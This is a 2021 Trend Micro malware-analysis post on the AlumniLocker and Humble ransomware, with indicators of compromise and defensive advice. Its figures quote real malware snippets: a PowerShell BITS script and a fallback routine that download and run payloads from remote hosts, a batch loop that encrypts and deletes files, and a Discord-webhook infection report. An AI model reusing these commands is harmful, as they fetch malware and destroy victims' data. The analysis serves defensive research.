New in Ransomware: AlumniLocker, Humble Feature Different Extortion Techniques

trendmicro.com/en_us/research/21/c/new-in-ransomware-alumnilocker-humble-feature-different-extortio.html

March 4, 2021

We recently discovered two new ransomware variants, AlumniLocker and Humble, which exhibit different sophisticated behaviors and extortion techniques post-encryption.

One of these techniques includes an unusually high ransom payment and a threat to publicize victims' critical data. These new variants prove that ransomware's targeted and extortion-focused era is alive and well in 2021.

Technical analyses

AlumniLocker ransomware

We recently spotted the AlumniLocker ransomware, a variant of the Thanos ransomware family, which asks for a ransom payment of 10 bitcoins (equivalent to US$457,382.60 as of writing). The ransomware actors also threaten to publish their victims' data on their "wall of shame" website if they don't send the payment within 48 hours.

AlumniLocker arrives via a malicious PDF email attachment. Based on our investigation, the PDF is a fake invoice that urges the victim to download it.





Figure 1. A screenshot of the malicious PDF file


The malicious PDF contains a link (hxxps://femto[.]pw/cyp5) that, once clicked, will download a ZIP archive containing a downloader.



```
Windows
System32
mshta.exe
C:\Windows\System32\mshta.exe
desktop-n94ju5q
%SystemRoot%\System32\notepad.exe
bWindows
/System32
%mshta.exe
#..\..\..\Windows\System32\mshta.exe
C:\Windows\system32%"[redacted]"
C:\Windows\System32\notepad.exe
%SystemRoot%\System32\notepad.exe
System32 (C:\Windows)
S-1-5-21-3959958538-1318025263-1070236996-1001
mshta.exe
Application
C:\Windows\System32\mshta.exe
```

Figure 2. Downloader content


The ZIP archive also contains a fake JPG file, which is actually a PowerShell script that will download and execute the AlumniLocker payload by abusing a Background Intelligent Service Transfer (BITS) module.



```
Write-Host "Additional Methods for Remote Download" -ForeGroundColor green -BackGroundColor black
Write-Host " BitsTransfer (r00t-3xp10it) " -ForeGroundColor red -BackGroundColor white
Import-Module BitsTransfer
Start-BitsTransfer -Source "https://femto.pw/7unw" -Destination "$env:tmp\\444.exe"
Invoke-Item "$env:tmp\\444.exe"
```

Figure 3. The fake JPG file that contains a PowerShell script that abuses a BITS module


The AlumniLocker ransomware file is a Themida-packed Microsoft Intermediate Language (MSIL) executable file. It appends .alumni to encrypted files:



Test File 1.txt.alumni
Test File 2.txt.alumni
Test File 3.txt.alumni
Test File 4.txt.alumni

Figure 4. A screenshot of a victim's encrypted files

Once AlumniLocker encrypts a victim's files, a text file that details the amount of ransom demanded by the actors, as well as instructions on how to send over the payment, is shown via Notepad. If the ransom amount is not paid within the specified period, the ransomware actors threaten to publish the victim's personal files on their website, which is inaccessible as of writing.



HOW_TO_RECOVER_YOUR_FILES.txt - Notepad
File Edit Format View Help

```
Your files is safely locked and automatically backup on our servers to unlock your files and get your password send this exact
amount in 48 hours:
10 BTC

ATTENTION: You just have 48 hours at the end of this period if you not pay this fee all of your personal files and data will be
published on our WALL OF SHAME as public on internet.

YOU CAN CONTACT WITH US INSTANT OVER ON TELEGRAM: [redacted]

Bitcoin address for payment:
[redacted]

All your data will UNLOCK automatically after the payment if you have any problem or question feel free to contact with us after
the payment.

TELEGRAM:
[redacted]

E-MAIL:
[redacted]

WALL OF SHAME URL:
[redacted]
```

HOW_TO_RECOVER_YOUR_FILES.txt - Notepad
File Edit Format View Help

```
[redacted]

IMPORTANT NOTE:
DO NOT CONTACT WITH US BEFORE THE PAYMENT! We not reply messages without payment proof if you want to get answer have to send your
payment proof as a screenshot.

WHERE YOU CAN GET BITCOIN?
www.localbitcoins.com
www.paxful.com
www.binance.com
www.coinbase.com
```


Figure 5. The AlumniLocker ransom note

Humble ransomware

We spotted the Humble ransomware in February 2021. This not-so-typical ransomware family is compiled with an executable wrapper (Bat2Exe). Our investigation points to two Humble ransomware variants, both with extortion techniques that prompt victims to pay ransom expeditiously. One variant threatens a victim that once they restart their system, the Master Boot Record (MBR) will be rewritten. Meanwhile, the other variant makes the same threat about the MBR being rewritten if the victim does not pay the ransom within five days.


The main executable is the batch file itself — something that might be uncommon but not new. What sets this ransomware apart from others is its utilization of a public webhook service from communication platform Discord to report to its author or publish infection reports from its victims.

The Humble ransomware denies explorer.exe from viewing or accessing local storage drives.



Name	Type	Total Size
Devices with Removable Storage (2)		
Floppy Disk Drive (A:)	Floppy Disk Drive	
DVD Drive (E:)	CD Drive	

Figure 6. A screenshot of an infected machine showing that no other drives are accessible through explorer.exe except for removable drives




1	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer	create registry key	N/A	
2	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer	set registry value	NoViewonDrive	

ID	注册表键值	操作	值	数据
1	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer	set registry value	NoDrives	

Figure 7. Humble ransomware prevents explorer.exe from accessing local storage drives.

The first Humble ransomware variant we analyzed drops the %temp%\{temp directory}\extd.exe component, which is usually used for cryptography and web API binary, to aid with file encryption.

The malware utilizes certutil.exe, a program that manages Windows certificates, to generate a key from a randomized input. This will then be used by the extd.exe component to encrypt files.




```
dir /s /b | findstr /I /R "db exe bat doc dc
es nfo ocx otf p7c pif pm pnf psw qds rdp re
f gbr gif gih ico iff ilbm jfif jif jpe lbm
l mbx msg bin class c h cpp java jar m3u vbs
attrib +r +s +h pathhost
for /f %%a in (pathhost) do (
certutil -f -encode %%a %%a
%extd% /aesencode %%a %%a.a %randomletter%
%extd% /rc4 %%a %%a.nkext %randomletter%
del /f /s /q %%a
del /f /s /q %%a.a
)
```

Figure 8. Humble ransomware uses CertUtil to generate a key from a randomized input.

Humble ransomware encrypts 104 file types, including files with the following extensions: .exe, .pdf, .mp3, .jpeg, .cc, .java, and .sys.


After a machine is successfully encrypted, the malware sends a report to the ransomware operator’s Discord webhook panel via a custom-made AutoIt-compiled Discord webhook binary.



```
id "14",op "new process",memo "C:\\DOCUME~1\\WINXP~1.KAR\\LOCALS~1\\Temp\\A.tmp\\DiscordSendWebhook.exe -m \":satellite: New RansomCrypt from Humble User:winxp
Key:||776717272195031049858025325226152133930710||. If the infected have discord the Token will be published below.\" -w
[redacted]"}
```

Figure 9. A report generated using a Discord webhook panel to inform the Humble ransomware operator of a new successful infection and encryption

The malware will generate a random string that will then be used to append the infected files. The malware also displays a ransom note that is set as a user’s lock-screen image, warning the victim against restarting the system.




```
Dont try to reboot or your whole system will go to the trash can
Ooops! Your files was encrypted
Â¿What i
You will
If you d
```

```
C:\Users\win7\Desktop\6be8927f5d508259c8100d363b42215d7c90845b1c6716a71414a6abbd0df230 (...
        1 file(s) copied.
SUCCESS: The process "explorer.exe" with PID 1336 has been terminated.
SUCCESS: The process "svchost.exe" with PID 584 has been terminated.
SUCCESS: The process "svchost.exe" with PID 648 has been terminated.
SUCCESS: The process "svchost.exe" with PID 696 has been terminated.
SUCCESS: The process "svchost.exe" with PID 776 has been terminated.
SUCCESS: The process "svchost.exe" with PID 804 has been terminated.
ERROR: The remote procedure call failed.
ERROR: Invalid syntax.
Type "REG ADD /?" for usage.
ERROR: Invalid syntax.
Type "REG ADD /?" for usage.
_
```

Figure 10. Humble ransomware's ransom note displayed as a lock-screen image

The second Humble ransomware variant that we analyzed downloads the component file (detected by Trend Micro as Boot.Win32.KILLMBR.AD) using PowerShell, certutil.exe, and extd.exe, instead of being encoded within and being automatically dropped from the batch file.




```
call :downstart https:[redacted] %tmp%\final.exe
if %errorlevel%==1 (
%extd% /download https:/[redacted] %tmp%\final.exe
```

```
:downstart
powershell.exe -c (new-object System.Net.WebClient).DownloadFile('%1','%2') && exit /b 0 || powershell.exe -c Invoke-We
bRequest -Uri %1 -OutFile %2 && exit /b 0 || certutil -urlcache -split -f %1 %2 && exit /b 0 || exit /b 1
exit /b 0
```

Figure 11. The components of the more recent Humble ransomware variant

This variant informs the victim of the infected machine that if they do not pay the ransom of 0.0002 bitcoins (US$9.79 as of writing) within five days, all files will be deleted.



```
Pay us 0.0002 BTC to

Your personal key is: [redacted]

You have 5 days to pay, if the time elapse, your files will be deleted.
The time start now: D:Fri 02/26/2021 T:15:25:12.41.
```

Figure 12. The ransom note for the second variant of Humble ransomware

Security recommendations and Trend Micro solutions

As ransomware families and variants evolve, they become more deliberate with their approaches and employ the use of complex techniques and behaviors with the goal of successfully siphoning off millions in ransomware payments. According to the insurance company Coalition, cyberextortion amounts doubled from 2019 to the first quarter of 2020.

Users and organizations should follow important security recommendations in order to keep their devices and systems protected from ransomware, including enforcing the principle of least privilege, disabling local admin accounts, and limiting access to shared or network drives.

The following are other vital recommendations for users and organizations to prevent ransomware attacks:

- Unverified emails and links embedded in them should be opened with caution, as ransomware has been known to spread in this manner.
- Important files should be backed up using the 3-2-1 rule: Create three backup copies on two different media with one backup in a separate location.
- Regularly update software, programs, and applications to protect them from the latest vulnerabilities.
- Keep personal information safe, as even this could give out clues to security information on used systems.

How can Trend Micro protect organizations from ransomware?

Trend Micro's comprehensive XDR solution applies the most effective expert analytics to the deep data sets collected from Trend Micro solutions across the enterprise, making faster connections to identify and stop attacks. Powerful artificial intelligence (AI) and expert security analytics correlate data from customer environments and Trend Micro's global threat intelligence to deliver fewer, higher-fidelity alerts, leading to better, early detection. One console with one source of prioritized, optimized alerts supported with guided investigation simplifies the steps to achieving a full understanding of the attack path and impact on the organization.

The Trend Micro Apex One™ solution offers threat detection, response, and investigation within a single agent. Automated threat detection and response provide protection from an ever-growing variety of threats, including fileless and ransomware. An advanced endpoint detection and response (EDR) toolset, strong security information and event management (SIEM) integration, and an open API set provide actionable insights, expanded investigative capabilities, and centralized visibility across the network.

Trend Micro Cloud One™– Workload Security has a virtual patching feature that can protect the system from exploits. Since some of the malware's techniques can bypass signature-based security agents, technologies like Trend Micro Behavior Monitoring and Machine Learning can be used to prevent and block those threats.

Indicators of compromise (IOCs)

AlumniLocker ransomware

SHA-256	Description	Detection
10c252d04e0eb8a91688919a57f27193f0567cf45c8cafdd27577314bf7db704	PDF file (source of infection)	Trojan.PDF.MALPHISH.AUSJERCF
57fafcf93acfc6c45a05ef60207226e21e83f538f2e6ea8077f67c907cdce729	Link downloader file	Trojan.LNK.THANOS.AA
dd61a8b804059891d5f25b39c1dcd5e880088e217ba30aa80ba2c9dbd35d060d	JPG PowerShell downloader file	Trojan.PS1.THANOS.AA
e97c6e05b1a3d287151638ffe86229597b188f9aa6d34db255f08dbc11dbfbd8	Ransomware file	Ransom.MSIL.THANOS.THBAIBA
hxxps://femto[.]pw/7unw	Ransomware source	N/A
hxxps://femto[.]pw/cyp5	Ransomware source	
hxxps://www[.]minpic[.]de/k/bgk5/fsqz7	Malicious link file source	
hxxps://www[.]minpic[.]de/k/bgk6/17lim/	Malicious link file source	

Humble ransomware

SHA-256	Description	Detection
6be8927f5d508259c8100d363b42215d7c90845b1c6716a71414a6abbd0df230	Ransomware package	Ransom.Win32.HUMBLE.THBAGBA

c1eb88cc7f7b43de1ef71fae416c729483d71fa930314c36dfb03b01b8455d31	Ransomware package (later variant)	Ransom.Win32.HUMBLE.THBAGBB
5f42b161717463991122f88dd7dba95a26bdd3d8c9ed21c316ba7a51e7270f66	Ransomware package (later variant)	Ransom.Win32.HUMBLE.THBAGBB
dd10602b2500fac1f816c54d698c55ebe6a9e208b909bdafc074ccdb2d82a725	final.exe (gameover.exe)	Root.Win32.KILLMBR.AD

Ransomware

We recently discovered two new ransomware variants, AlumniLocker and Humble, which exhibit different sophisticated behaviors and extortion techniques post-encryption.

By: Junestherry Salvador, Don Ovid Ladores, Raphael Centeno March 04, 2021 Read time: (words)

Content added to Folio